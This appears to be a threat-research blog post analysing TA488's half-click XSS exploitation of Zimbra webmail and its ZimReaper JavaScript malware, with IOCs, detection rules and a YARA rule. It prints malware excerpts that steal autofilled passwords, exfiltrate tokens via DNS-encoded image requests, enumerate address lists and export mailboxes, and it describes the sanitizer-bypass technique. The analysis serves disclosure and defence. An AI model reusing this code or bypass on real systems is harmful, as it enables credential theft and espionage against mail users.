

TA488 Targets Zimbra Mailservers with Half-Click Exploits

By Greg Lesnewich, Nick Attfield, Konstantin Klinger, Saher Naumaan, Mark Kelly, and the Proofpoint Threat Research Team

Published: 2026-07-15 · Archived: 2026-07-25 02:00:44 UTC

July 23, 2026 Greg Lesnewich, Nick Attfield, Konstantin Klinger, Saher Naumaan, Mark Kelly, and the Proofpoint Threat Research Team

Proofpoint is releasing this report in coordination with NSA and FBI's JSAC reporting about TA488/Void Blizzard, which can be found [here](#). This is part 1 of a 2-part blog series Proofpoint is publishing about Russian espionage actors using half-click exploits to target government webmail servers. Read part 2 about TA458 [here](#).

Threat Research would like to thank the Proofpoint Cloudmark Authority team.

Key Findings

- Proofpoint uncovered that Russia-aligned threat actor TA488 (Void Blizzard, Laundry Bear) was exploiting a previously unknown vulnerability against Zimbra mailservers for at least five months during 2025, until the issue was patched with CVE-2025-66376.
- After successful exploitation, TA488 established persistent access to the systems and exfiltrated emails from the targeted users.
- The campaigns targeted Ukrainian government entities, as well as government, high science, and defense industrial base targets in the United States.
- TA488 is one of several Russian-aligned groups Proofpoint tracks that are using half-click exploits to target email servers, a stealthy method that only requires a user to open the email for the exploit code to execute.

Overview

In the last three years, the threat intelligence community has reported cyber espionage activity from Russian and Belarussian threat actors targeting webmail appliances with cross-site scripting (XSS) vulnerabilities. Actors such as TA422 (Sofacy, Forest Blizzard, Fancy Bear, [APT28](#)), [TA473 \(WinterVivern\)](#), TA445 (Ghostwriter, [UNC1151](#)), and various other clusters have been documented abusing this type of vulnerability to pillage webmail servers by [ESET](#), [CERT-UA](#), [Recorded Future](#), [StrikeReady](#), and [CERT-PL](#). This type of XSS activity against webmail platforms is a half-click exploit, where opening the email is enough to allow the exploit to trigger, with no other social engineering required.

In September 2025, Proofpoint observed a new actor in this category of threats and traced its roots. Since at least July 2025, TA488 (previously UNK_PitStop) has used an exploit in Zimbra Collaboration Suite mailservers to target Ukrainian entities (as noted by [Seqrite](#)), as well as nuclear installations and the defense industrial base in the United States. TA488 is a Russian-aligned threat actor that is likely directed by Russian intelligence. TA488 has used half-click exploits against Zimbra installations to steal emails and credentials from the targeted user and set up persistent access to the Zimbra server.

Delivery and Exploitation

TA488 sent messages exploiting CVE-2025-66376 from both adversary-controlled Proton Mail accounts and previously compromised addresses, to target entities in the government and education sectors. The messages use generic lures and do not require the targeted user to click on a link or open an attachment. The XSS exploit is embedded directly in the HTML body of the message and fires as soon as the victim opens or previews it in the vulnerable Zimbra webmail client. No further user interaction is required.




Figure 1. TA488 “Cooperation Belgian Foundation” lure email from October 2025.

If the email is opened in Zimbra Webmail, regardless of the user’s browser, a vulnerable Zimbra webmail client will mishandle the HTML from the message and run arbitrary JavaScript. The messages exploit [CVE-2025-66376](#), which does not adequately sanitize items between @import calls.

The vulnerability lies in Zimbra's client-side HTML sanitizer. In this case, TA488 hides a malicious <svg onload=...> tag inside a display:none div, fragmenting it with fake CSS @import directives and HTML comments (a technique known as tag-splitting) so that the sanitizer fails to recognize it as executable markup, while the browser successfully reconstructs <svg onload="eval(atob('...'))"> and executes it.

The exploit uses code fragments such as the examples shown below:

Code fragment	Reconstructed code
scr@import ... ;ipt	script
onlo@import ... ;ad=ev@import ... ;al	onload=eval
at@import ... ;ob	atob()


```

! function() {
  const A = "zmb_pl_v3_";
  if (window.top.document.getElementById(A)) return;
  const B = window.top.document.createElement("script");
  B.id = A;
  B.textContent = ((A, B) => {
    if (!A || !B) return "";
    const E = B.length;
    if (0 === E) return "";
    const Q = atob(A);
    let F = "";
    for (let A = 0; A < Q.length; A++) F += String.fromCharCode(Q.charCodeAt(A) ^ B.charCodeAt(A % E));
    return F
  })("WVEACgoPFQcYHhtEGhwKRBwaDh8WQwdTEFF4ABkYVvKISHQADWELEXgxfIAcWBVsGRUNOGV0AEQ5GFR9YShxCQU1AUFXPChFdEQEFH",
  , "x0ssdl5amp"), window.top.document.body.appendChild(B)
}();

```

Figure 4. First layer JavaScript using second layer XOR obfuscation in TA488 campaigns since November 2025.

The script running in the context of the browser page grants access to all data available inside of the authenticated webmail session. The script can also hamper analysis because the execution occurs within the JavaScript engine of the target's browser, which will not leave a clear forensic trail in the case of most EDR or anti-virus protections.

The ID naming convention of the JavaScript (zmb_pl_v3_) implies that there are earlier versions of the malware that we have not observed. Proofpoint tracks this malware family as ZimReaper.

ZimReaper

The JavaScript pings the C&C server to log that the exploit was successful, then steals the Cross-Site Request Forgery (CSRF) token and the auto-complete password of the logged-in user from the browser. ZimReaper then uses Zimbra APIs to conduct reconnaissance against the device and gather two-factor authentication codes. This material is exfiltrated alongside the victim's email address, and information about the Zimbra installation, via DNS queries to the adversary C&C.

```

s("gather_autocomplete_password", async () => {
  let t = null;
  const e = [];
  try {
    const a = document.createElement("div");
    a.style.position = "absolute", a.style.left = "-9999px";
    const n = document.createElement("input");
    n.type = "text", n.name = "username", n.autocomplete = "username", n.value = "";
    const s = document.createElement("input");
    s.type = "password", s.name = "password", s.autocomplete = "current-password", a.appendChild(n), a.appendChild(s), document.documentElement.appendChild(a), e.push(() => document.documentElement.removeChild(a));
    const o = '<input id="password" name="password" type="password" tabindex="2" style="position:absolute;left:-9998px;">';
    document.body.insertAdjacentHTML("afterbegin", o);
    const r = document.getElementById("password");
    e.push(() => r && document.body.removeChild(r)), await new Promise(t => setTimeout(t, 5e3));
    const i = s.value || (r ? r.value : "");
    i && (t = i)
  } catch (t) {
    await n(t, "gather_autocomplete_password:dom")
  }
}

```

Figure 5. ZimReaper gathering auto-complete password information.

ZimReaper also uses CreateAppSpecificPasswordRequest to set up an app-specific password under the name "ZimbraWeb" for persistent access to the mailserver. This password allows attacker access via IMAP, POP3, or SMTP without needing two-factor authentication, enabling the actor to send phishing messages from the compromised account, or manually exfiltrate emails from the server. The Zimbra-generated password is also exfiltrated via DNS query.

```

c = async a => {
  const n = t => {
    if (!t) return "";
    const e = (new TextEncoder).encode(t);
    let a = "";
    for (let t of e) a += t.toString(2).padStart(8, "0");
    for (; a.length % 5 !== 0;) a += "0";
    let n = "";
    for (let t = 0; t < a.length; t += 5) n += "ABCDEFGHIJKLMNOPQRSTUVWXYZ234567" [parseInt(a.substr(t, 5), 2)];
    return n;
  };
  let s = "d-" + t;
  for (const t in a) {
    if (a[t]) {
      const e = n(String(a[t])),
            o = [];
      for (let a = 0; a < e.length; a += 60) o.push(t + "." + e.substr(a, 60));
      o.length > 0 && (s += "." + o.join("."));
    }
    s += ".i." + e;
  }
  (new Image).src = "https://" + s + "/pixel.gif";
},

```

Figure 6. DNS exfiltration logic.

The DNS exfiltration schema uses a unique identifier, followed by the token type in plaintext, after which the token data is encoded in Base32. While the main domains use Cloudflare nameservers, other subdomains use the apex domain as its nameserver, allowing the DNS lookup to be directly observed by the actors.




Figure 7. Schema for DNS exfiltration.

The actor uses the following keys for DNS exfiltration:

Key	Type
2fa	2FA scratch codes from targeted user
c	Zimbra version
e	Email of targeted user
pa	App-specific 'ZimbraWeb' password

pw	Auto-fill password of targeted user
url	URL of Zimbra server

The malware then attempts to dump all contacts in the server's directory by walking the Global Address List using queries with every possible two-character combination.

```

s("gather_gal", async () => {
  if (!a) return;
  const t = "abcdefghijklmnopqrstuvwxyz1234567890.-_",
  e = [];
  for (let a = 0; a < 39; a++)
    for (let n = 0; n < 39; n++) e.push(t[a] + t[n]);
  const n = Math.ceil(e.length / 20);
  for (let t = 0; t < 20; t++) {
    const s = e.slice(t * n, (t + 1) * n);
    if (0 === s.length) continue;
    const o = s.map(t => ({
      _jsns: "urn:zimbraAccount",
      needIsOwner: !0,
      needIsMember: "directOnly",
      name: t
    })),
    r = await i("gather_gal:" + t, async () => {
      const t = await fetch("/service/soap/BatchRequest", {
        method: "POST",
        headers: {
          "Content-Type": "application/soap+xml; charset=UTF-8",
          "X-Zimbra-Csrf-Token": a
        },
        body: JSON.stringify({
          Body: {
            BatchRequest: {
              _jsns: "urn:zimbra",
              SearchGalRequest: o
            }
          }
        })
      ),
      signal: AbortSignal.timeout(6e4)
    });
    return t.ok ? await t.json() : null;
  });
  r && await l(r, "telemetry_" + (t + 1) + ".json");
}

```

Figure 8. ZimReaper logic to walk Global Address List.

Finally, the JavaScript iterates over the last 90 days' worth of emails accessible to the targeted user, and then uses Zimbra's export functionality to exfiltrate those messages via an HTTP POST request in a TGZ file to the previously mentioned C&C.

```

await Promise.all(u.map(t => t.catch(t => {}))), await s("sendArchives", async () => {
  const a = t => t.getFullYear() + "-" + String(t.getMonth() + 1).padStart(2, "0") + "-" + String(t.getDate()).padStart(2, "0"),
  n = () => {
    let t = !1;
    const e = new Request("", {
      body: new ReadableStream,
      method: "POST",
      get duplex() {
        return t = !0, "half"
      }
    });
    e.headers.has("Content-Type");
    return t && !e
  }
  for (let o = 0; o < 90; o++) {
    const r = new Date;
    r.setDate(r.getDate() - o);
    const i = a(r),
    c = "zd_comp_" + i;
    o > 0 && window.top.localStorage.getItem(c) || await s("sendArchive:day-" + o, async () => {
      const a = "/home/~/?fmt=tgz&meta=0&query=" + encodeURIComponent("date:-" + o + "d AND (not in:junk)"),
      s = "telemetryData_" + i + ".tgz",
      r = await fetch(a, {
        signal: AbortSignal.timeout(864e5)
      });
      if (!r.ok) throw o > 0 && window.top.localStorage.setItem(c, "true"), new Error("Download failed for day -" + o + " with status " + r.status);
      const l = r.headers.get("Content-Length");
      if (l && parseInt(l, 10) < 100) return void(o > 0 && window.top.localStorage.setItem(c, "true"));
      if (!r.body) return void(o > 0 && window.top.localStorage.setItem(c, "true"));
      const d = {
        method: "POST",
        headers: {
          "Content-Type": "application/octet-stream",
          "X-Filename": s
        },
        signal: AbortSignal.timeout(864e5)
      };
      if (n) d.body = r.body, d.duplex = "half";
      else {
        const t = 524288e3;
        if (l && parseInt(l, 10) > t) return void(o > 0 && window.top.localStorage.setItem(c, "true"));
        const e = await r.arrayBuffer();
        d.body = new Uint8Array(e)
      }
    })
  }
})

```

Figure 9. ZimReaper bulk email stealing logic.

Following a successful compromise, TA488 has used access to the mailservers to send subsequent exploit-laden emails to additional targets. The compromised senders add an additional amount of legitimacy to the messages when spearphishing new targets.

It is unclear whether the ZimbraWeb app-specific credentials are used to access the compromised mailserver, or if TA488 uses the stolen credential material for this purpose.

Infrastructure

TA488 created domains intended to spoof Zimbra telemetry services to convince administrators or security analysts that any observed outbound traffic was legitimately related to the Zimbra server's performance. Domains were regularly created over the course of a year and used in TA488 campaigns, while older servers remained online during subsequent waves, likely for operators to monitor existing infections. The gap in October domain deployment coincides with the operators adding XOR obfuscation to the ZimReaper outer layer.




Figure 10. ZimReaper domain registration timeline.

TA488 infrastructure provisioning shows a clear preference for using Cloudflare nameservers, despite registering domains through a variety of registrars. The domains spoof Zimbra or email analytics phrases and are hosted on [servers that run nginx](#). The servers have three open ports: 22 for SSH, port 53 for DNS, and 443 for HTTP. The domains used all require the creation of an i. subdomain for the DNS tunneling methodology, which is [reflected in their TLS certificates](#).

Attribution

Proofpoint has observed that TA488 bears circumstantial similarities with Void Blizzard (Laundry Bear). This includes the preference to register domains via [semi-anonymous email services](#); host infrastructure on [Cloudflare](#); consistently [target](#) NATO and Ukrainian governments alongside entities in the defense industrial base; and [focus on email collection](#) as part of its objectives.

While Proofpoint could not attribute TA488 activity with high confidence to Void Blizzard from our direct telemetry, Proofpoint's collaboration with US government partners has confirmed this association, and US [federal indictments](#) show TA488 is a private contractor working for Russian intelligence.

Similar to the contemporaries within the Russian General Staff Main Intelligence Directorate (GRU), [TA422](#) (APT28, Forest Blizzard, Sofacy, Fancy Bear), TA458 ([RoundPress](#)), and TA426 (Zebrocy, [UAC-0063](#)), TA488 displays a consistent mix of targeting Ukrainian government entities alongside US and European energy, science, diplomatic entities, and defense contractors. The tactics of gathering credentials for the mailboxes of these targets and exfiltrating them are common across [TA488](#), and the previously attributed [TA458](#) and [TA422](#).

On Exploits and Tasking

Proofpoint has not observed [TA458](#) using CVE-2025-66376, despite the group's regular access to webmail XSS zero-days. While it cannot be confirmed, it is possible TA488 was given this exploit for its operations from upstream Russian intelligence taskmasters, and its use was deconflicted from TA458's operations.

The limited access to a singular exploit could also explain why TA488 regularly updated its exploit trigger obfuscation and the obfuscation of the embedded payload. It may also offer a theory as to why the actor burnt down months-old

infrastructure after Seqrite's blog disclosing TA488's use of an exploit in Zimbra Collaboration Suite mailservers, suggesting that the group wanted to protect the operation and capability.

Further analytical hypothesis suggests that despite the prevalence of large-language models (LLMs), TA488 did not natively develop this exploit in-house, but was allocated it to enhance its operations. Considering this possibility, it is feasible that TA488 may be using LLMs to try and develop a bypass for Zimbra's patch to continue targeting Zimbra servers.

Conclusion

Proofpoint has not observed any activity from TA488 since February 2026, following Seqrite's blog and TA488's takedown of its infrastructure. TA488 may seek alternative methods of credential and email harvesting in the future; while it cannot be confirmed, this could be aided by LLMs to discover similar vulnerabilities in webmail providers in the short term. The group will likely remain vigilant and sensitive to public disclosure of its operations, to protect its capabilities and investment.

Detection and Remediation

For Zimbra users who may have been targeted, we recommend reviewing /opt/zimbra/log/audit.log for calls to CreateAppSpecificPassword and remediating any named ZimbraWeb, or similar.

ET rules

[2071243 - ET MALWARE JS ZimReaper C2 Beacon](#)

[2071244 - ET MALWARE JS ZimReaper C2 Exfiltration](#)

[2071245 - ET MALWARE JS ZimReaper Zimbra Mailbox Archive Export](#)

[2071246 - ET MALWARE JS ZimReaper C2 DNS-label pixel Exfiltration over HTTP](#)

[2071247 - ET MALWARE JS ZimReaper C2 DNS-label Exfiltration in TLS SNI](#)

[2071248 - ET MALWARE JS ZimReaper C2 DNS-label Exfiltration in DNS Lookup](#)

[2071249 - ET SCAN Zimbra Collaboration Global Address List Bulk Enumeration](#)

[2865592 - ETPRO WEB SPECIFIC APPS Zimbra Collaboration \(ZCS\) Sanitization Bypass via import Directive \(CVE-2025-66376\)](#)

Indicators

Indicator	Type	Description	First Seen
-----------	------	-------------	------------

zmailanalytics[.]com	Domain	ZimReaper C&C	July 2025
zimbra-metadata[.]com	Domain	ZimReaper C&C	August 2025
analyticemailmeter[.]com	Domain	ZimReaper C&C	September 2025
emailanalytics.com[.]ua	Domain	ZimReaper C&C	September 2025
mailnalysis[.]com	Domain	ZimReaper C&C	November 2025
zimbrastat[.]com	Domain	ZimReaper C&C	December 2025
zimbrasoft.com[.]ua	Domain	ZimReaper C&C	January 2026
synacorzimbra[.]nl	Domain	ZimReaper C&C	February 2026
istc-cloud[.]com	Domain	ZimReaper C&C	February 2026
c.laurent.ejfa@proton[.]me	Email address	Actor- controlled sender address	September 2025
j.moreau.epsc@proton[.]me	Email address	Actor- controlled	October 2025

		sender address	
liberty.insights@proton[.]me	Email address	Actor-controlled sender address	November 2025
98df604ecc57f884a2e6ce3266a0013ad64455cac48442c2312cfa4765007aaf	SHA256	Exploit email	February 2026
60db9abae75cd8ccc49dd7ea5feb41677566dcd442f12ebc5745ffd2810fb874	SHA256	Exploit email	December 2025
b1f5beb1175fc5c7d1806a2f0d900eb124c54f0286c5c52b66eea7a6633adb1d	SHA256	Exploit email	December 2025
1517b3caa495f6c4e832df9c75fc94667e3c233773f7fa4e056d5e30e5ead760	SHA256	Exploit email	November 2025

YARA rule

rule TA488_Zimbra_Exploit_Email

{

meta:

author = "Greg Lesnewich"

description = "Track TA488 emails using Zimbra exploits"

date = "2026-01-15"

version = "1.0"

hash = "98df604ecc57f884a2e6ce3266a0013ad64455cac48442c2312cfa4765007aaf"

hash = "60db9abae75cd8ccc49dd7ea5feb41677566dcd442f12ebc5745ffd2810fb874"

hash = "b1f5beb1175fc5c7d1806a2f0d900eb124c54f0286c5c52b66eea7a6633adb1d"

hash = "1517b3caa495f6c4e832df9c75fc94667e3c233773f7fa4e056d5e30e5ead760"

strings:

\$ = /<\w+@import;/

\$ = "ID0gInptYl9wbF" ascii base64

\$ = "A9ICJ6bWJfcGxf" ascii base64

\$ = "gPSAiem1iX3BsX" ascii base64

\$ = "em1iX3BsX" ascii base64

```
$ = "ptYl9wbF" ascii base64  
$ = "6bWJfcGxf" ascii base64  
$ = " = \"zmb_pl_\" ascii base64  
$ = "zmb_pl_" ascii base64
```

condition:

1 of them

```
}
```

Source: <https://www.proofpoint.com/us/blog/threat-insight/ta488-targets-zimbra-mailservers-half-click-exploits>